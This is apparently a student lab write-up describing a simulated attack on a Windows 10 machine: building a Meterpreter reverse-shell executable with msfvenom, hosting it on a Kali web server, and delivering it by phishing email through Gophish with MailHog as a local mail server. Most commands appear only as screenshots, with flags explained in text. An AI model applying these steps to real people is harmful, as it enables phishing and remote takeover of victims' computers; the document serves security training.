
Attack Scenario:


In the attacking phase, I will use Metasploit framework to create a payload, with msfvenom module. This payload will be delivered to the victim machine (windows 10), and a listener will be set up using multi/handler module to wait for an incoming connection.

Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established. Using Meterpreter is ideal due to its stable shell and advanced post-exploitation capabilities ensuing a reliable session control, making it suitable for compromised Windows systems.

Step 1: Open Metasploit framework from kali Linux, using the msfconsole module.




Step 2: Creating the payload using msfvenom module in Metasploit framework.



- -p: Payload
- windows/meterpreter/reverse_tcp: Our reverse shell.
- LHOST=<your_Kali_IP Address>: Your Kali Linux IP address (you can find it with ip a).
- LPORT=4444: Port on your machine that will listen for the connection.
- -f exe: Output format for Windows operating system.
- > shell.exe: directs the output to a file named shell.exe

Step 3: Hosting the payload

So that the payload can be downloaded by the windows (victim) machine through the http server on port 80. This will start a web server serving files on (port 80) creating a link (e.g., http://<Kali_IP Address>/shell.exe).



Step 4: The deliver of the payload

Once the payload has been successfully hosted on a web server using port 80, it becomes accessible via a URL (e.g., http://<Kali_IP Address>/shell.exe). Then comes the deliver,

which is step 4, there are several ways to deliver payload to the victim such as: USB drop attacks, drive-by downloads, phishing. For my deliver process I use email phishing attack.

I will be using tools like **Gophish** which allows me to create, send, and track phishing emails. And **MailHog** to mimic a SMTP server, **MailHog** acts as a simulated email inbox, allowing the windows machine to receive emails locally. This is because using a real **SMTP server** is not workable. Because of most real email servers, especially public ones like Gmail or Outlook have a strong security mechanism such as **SPF**, **DKIM**, and **DMRAC** to block unauthorized senders and prevent spoofing. Unless you own the domain of the sender email address, you cannot send phishing emails or spoof emails without the email getting blocked or flagged


In **Gophish** I created custom email templates that appeared legitimate, making it more convincing for the victim. The email contained a payload link embedded within the message. I ensured that all the appropriate fields in the Gophish setup were accurately filled for successful deliver.

Below is the video to install Gophish:

- Gophish: https://youtu.be/rwn2vlOLdRA?si=RarXdYESij68Bhxy


Using Gophish steps

1. **Launch Gophish**




2. **Create users and groups**

We'll add the users to a specific group that we will be creating, I named my group




3. Set up SMTP sending profile

Here when filling the fields, make sure to use your localhostIPAddress on port 1025, as this is your local simulated SMTP server, where MailHog will be listening in port 1025 for email sent.




4. Create the email template





5. Create a landing page


Normally used for capturing credentials, but since I am doing a payload delivery. I just need to put any HTML code, but we won't be able to send the email later in the campaign if we don't have a landing page.



6. Creating and launching the campaign








I downloaded and configured MailHog on a Windows machine, ensuring that the correct port and web UI settings were integrated with Gophish to display and monitor the captured emails.

Below is the video to install MailHog:


- MailHog: https://youtu.be/Vv-T-XK5WjI?si=37fP7tJX7-I0kiFF


Using Gophish steps:


1. **Run the downloaded MailHog.exe in your terminal**



2. **Make sure you're using your localhostIPAddress on port 8025, which will open a browser-based inbox.**

